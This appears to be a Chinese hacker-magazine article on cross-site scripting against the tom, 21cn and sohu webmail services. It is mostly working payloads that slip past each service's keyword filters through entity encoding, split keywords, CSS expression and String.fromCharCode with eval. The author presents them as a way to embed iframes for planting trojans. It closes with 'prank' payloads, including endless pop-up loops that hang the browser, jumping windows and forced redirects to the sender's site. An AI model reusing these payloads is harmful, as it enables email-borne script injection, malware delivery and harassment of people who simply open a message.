开始测试，编辑源文件发邮件给mail.tom.com，首先发送<img src="javascript:alert(/xss/)">，查看源文件，变成<img src="java-script:alert(/xss/)">；测试<img src="feiren" onerror="document.write('<Iframe src=http://www.baidu.com></iframe>')">，结果变成<img src="feiren" xnerror="document.write('<Iframe src=http://www.baidu.com></iframe>')">；再测试<img style="feiren:expression(javascript:alert('xss'))">，被过滤成<img style="feiren:expression(java-script:alert('xss'))">。总结一下，关键字javascript被改成java-script，关键字onerror被改成xnerror，关键字expression没有被过滤。tom不过滤expression，就没必要突破了，那来试下突破对“javascript”的过滤先(网易的过滤了expression，可以用全角字符突破，像<img style="feiren:ｅｘｐression(javascript:alert('xss'))">(x是全角字符))。就像杀毒软件用特征码辨别病毒一样，邮箱以“javascript”、“onerror”等为“特征码”来识别恶意脚本，然后进行过滤。就像免杀所用的修改特征码的方法一样，我们把邮箱识别恶意脚本的“特征码”修改一下，不就可以达到逃过过滤的效果吗？只要修改以后的代码可以照样执行。标签属性值可以用&#xx的形式编码，于是把javascript插入用&#xx编码的字符、测试<img src=&#04;jav	asc
rip
t:ale
rt(/灰鸽子服务端安装成功^-^你已被远程控制^-^/)>，成功弹出窗口，如图1所示。查看下源文件，是这样的，如图2所示。




图1




图2

看来tom并没有过滤&#xx编码形式的字符，看上面被过滤后的代码<img style="feiren:expression(java-script:alert('xss'))">，我把里面的javscript改一下，变成<img style="feiren:expression(&#04;jav	asc
rip
t:alert('xss'))">不就可以绕过了吗？在本地试了下，这句代码却完全执行不了，看来expression函数识别不了&#xx编码的字符，算了，不用javascript了，改用document.write试下。发送代码<img style="feiren:expression(document.write('<Iframe src=http://www.baidu.com></iframe>'))">，成功镶入百度页面，如图3所示。




图3

javascript中还有一个对跨站很重要的函数insertAdjacentHTML，我们当然不能忽略，不妨一试。通过前面的测试，我们已经知道&#xx形式的编码可以绕过过滤，于是发送<img src="&#04;jav	asc
rip
t:document.body.insertAdjacentHTML('afterBegin','<Iframe src=http://www.baidu.com></iframe>')">，显示只有一个红x，查看源文件，被过滤成<img src="&#04;jav	asc
rip
t:document.body.insertAdjacentHTML('afterBegin','')">，要插入的代码被删除了，怀疑是邮箱以“insertAdjacentHTML”为“特征码”进行过滤的，于是把代码改成<img src="&#04;jav	asc
rip
t:document.body.ins
ertAdjacentHTML('afterBegin','<Iframe src=http://www.baidu.com></iframe>')">，将insertAdjacentHTML给伪装了，还是被过滤，改成<img src="&#04;jav	asc
rip
t:document.body.ins
ertAdjacentHTML('afte
rBegin','<Iframe src=http://www.baidu.com></iframe>')">，照样被过滤。这句代码它是以什么为“特征码”呢？不管了，我给它来个改头换面，看看它还认得出来吗？请出String.fromCharCode函数，把document.body.insertAdjacentHTML('afterbegin','<iframe width=200 height=200 src=http://www.baidu.com/></iframe>'))通通用十进制ASCII编码了，代码摇身一变成了100,111,99,117,109,101,110,116,46,98,111,100,121,46,105,110,115,101,114,116,65,100,106,97,99,101,110,116,72,84,77,76,40,39,97,102,116,101,114,66,101,103,105,110,39,44,39,60,73,102,114,97,109,101,32,115,114,99,61,104,116,116,112,58,47,47,119,119,119,46,98,97,105,100,117,46,99,111,109,62,60,47,105,102,114,97,109,101,62,39,41，把它放到String.fromCharCode里面，写出代码<img src="&#04;jav	asc
rip
t:eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,98,111,100,121,46,105,110,115,101,114,116,65,100,106,97,99,101,110,116,72,84,77,76,40,39,97,102,116,101,114,66,101,103,105,110,39,44,39,60,73,102,114,97,109,101,32,115,114,99,61,104,116,116,112,58,47,47,119,119,119,46,98,97,105,100,117,46,99,111,109,62,60,47,105,102,114,97,109,101,62,39,41))">发送出去，一点邮件，成功镶入百度页面，如图4所示。不过这样会有个红x，对挂马不好，所以最好用这句<b style="feiren:expression(document.body.insertAdjacentHTML('afterbegin','<iframe width=200 height=200 src=http://www.baidu.com/></iframe>'))">。




图4

我在写稿的时候又重新把所有代码都测试了一遍，发现<img src="&#04;jav	asc
rip
t:document.body.insertAdjacentHTML('afterBegin','<Iframe src=http://www.baidu.com></iframe>')">竟然又可以执行了，如图5所示。前天试的时候明明不行，奇怪。

最后附上恶作剧代码<img src=&#04;jav	asc
rip
t:for(;;){open('http://www.baidu.com')}>，如果ie没有阻止弹窗，就会不停弹出窗口，如果阻止了，ie就会不停阻止弹窗，导致停止响应。






图5

2、邮箱跨站之21cn

再看21cn邮箱的跨站，依然是编辑源文件发送邮件，首先还是发送<img src="javascript:alert('arugamama')">，打开邮件一看，一下就弹出窗口，如图6所示，再发送<Iframe src=http://www.baidu.com></iframe>后打开邮件一看，如图7所示。



图6



图7

于是得出结论，21cn邮箱（免费的）根本没有对跨站的关键字进行过滤，可以直接执行脚本代码，直接跨站，直接挂马，如果镶入恶意代码，搞不好连盘都给格了。

3、邮箱跨站之sohu


再看sohu邮箱如何？发送<img src=javascript:alert(/xss/)>，打开邮件，点右键查看源文件，被过滤成<IMG src="">了，那就发送<img src=&#04;jav	asc
rip
t:ale
rt(/灰鸽子服务端安装成功^-^你已被远程控制^-^/)>，弹出了窗口如图8所示，然后测试浮动框架，发送<Iframe src=http://www.baidu.com></iframe>，结果如图9所示。



图8


图9

二、邮箱跨站之创新玩法

邮箱跨站过程变得容易，使我的文章“缩水”了，那我们就多写几条“恶作剧”代码来玩玩。先写一条气人的<img src=javascript:if(confirm('你是猪吗?点\'确定\'是猪,点\'取消\'不是.')){alert('你果然是猪.');}else{alert('否认也没用.');}> 作弄下你朋友或同学，是不是很好玩呢？在sohu邮箱中的执行结果如图10、图11所示。


图10


图11

再来一条<img src=javascript:setInterval("alert(你是猪.)",5000)>，这样关闭弹出“你是猪”的窗口后，每5秒又会再弹出来，真是气死我也，哈哈。也可用<body style=arugamama:expression(onmousemove=function(){alert('你是猪')})>（供参考）。还不过瘾，再来<body style=arugamama:expression(onmousemove=function(){open('http://www.baidu.com')})>，这样只要鼠标一动，如果IE阻止了弹窗，就会发出一连串“啪啪啪”的声音（阻止弹窗的声音），像电火花一样，如果没有阻止，那就更惨了。哈哈，好玩好玩。再写一条搞鬼的<img src=javascript:setInterval("x=Math.round(Math.random()*800);y=Math.round(Math.random()*800);window.moveTo(x,y);",100)>，执行这条代码，IE窗口会在屏幕上跳来跳去，让中招的人还以为见鬼了呢！不然就以为中木马了，让他紧张一下，哈哈，真好玩。作弄完你朋友或同学之后，还想不想稍微提高一下你网站的流量呢？我是说稍微啊！你平时叫你朋友或同学到你网站上瞧瞧，他肯定不屑一顾吧？如果发邮件给他说有绝色美女让他看看，他肯定会看的吧。写成<img src=javascript:setInterval("open('你的网址')",5000)>，5秒后会弹出你的网站，如图12（百度做例子）所示。


图12

不过为了防止IE阻止弹窗，要这样写<img src=javascript:setInterval("location='http://www.baidu.com';alert('欢迎来我的网站做客')",5000)>，这样就转到你的网址了。窃喜，哈哈。

三、结尾

